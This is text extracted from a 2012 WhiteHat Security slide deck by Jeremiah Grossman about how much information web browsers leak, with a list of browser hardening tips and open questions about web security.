
A HELPFUL VENN DIAGRAM

The Web Won't Be Safe or Secure until We Break It
http://queue.acm.org/detail.cfm?id=2390758

"I Know..." series
http://blog.whitehatsec.com/introducing-the-i-know-series/

Is My Web Browser Secure?

Saturday,
September 15
2012

Hello ▮▮▮▮,

Thank you for visiting us ▮▮▮▮▮▮. Personal online security and privacy is extremely important and we want to help people protect themselves. What most don't know is how much sensitive information their Web browser is revealing, about THEM, with every website they visit. We'd like to show you exactly how much because who knows WHAT shady things others are doing!

DECLASSIFY

Computer

Web Security Research Continues...
...to be finalized in January, 2013.

For a safer browser experience...

1) Uninstall client-side Java.

2) All browser plugins should NOT auto-run, instead configured to "click-to-play."

3) Install security and privacy protecting add-ons including Adblock, Disconnect, Ghostery, Collusion, and NoScript.

4) Block third-party cookies.

5) Use the browser private mode more often.

6) Dump cookies more often.

7) Use multiple Web browsers. One only for important stuff, another for everything else.

WhiteHat
SECURITY

Looking back on 2012, the year looked A LOT like 2011, and that should concern us more than anything as we race into 2013.

- What software security "best-practices" actually do make a measurable increase in production website security posture, and how much?

- As browsers and other end-user desktop software becomes increasingly secure, where do attacks shift to next? Target anti-virus software?

- How do we exponentially increase the attacker's cost, while only incrementally increasing the defender's?

WhiteHat SECURITY

Thank You!

Blog: http://blog.whitehatsec.com/
Twitter: http://twitter.com/jeremiahg
LinkedIn: https://www.linkedin.com/in/grossmanjeremiah/
Email: jeremiah@whitehatsec.com

I was not in your threat model.

1:53 PM Apr 28th via TweetDeck
Retweeted by 1 person

jeremiahg
Jeremiah Grossman

WhiteHat
SECURITY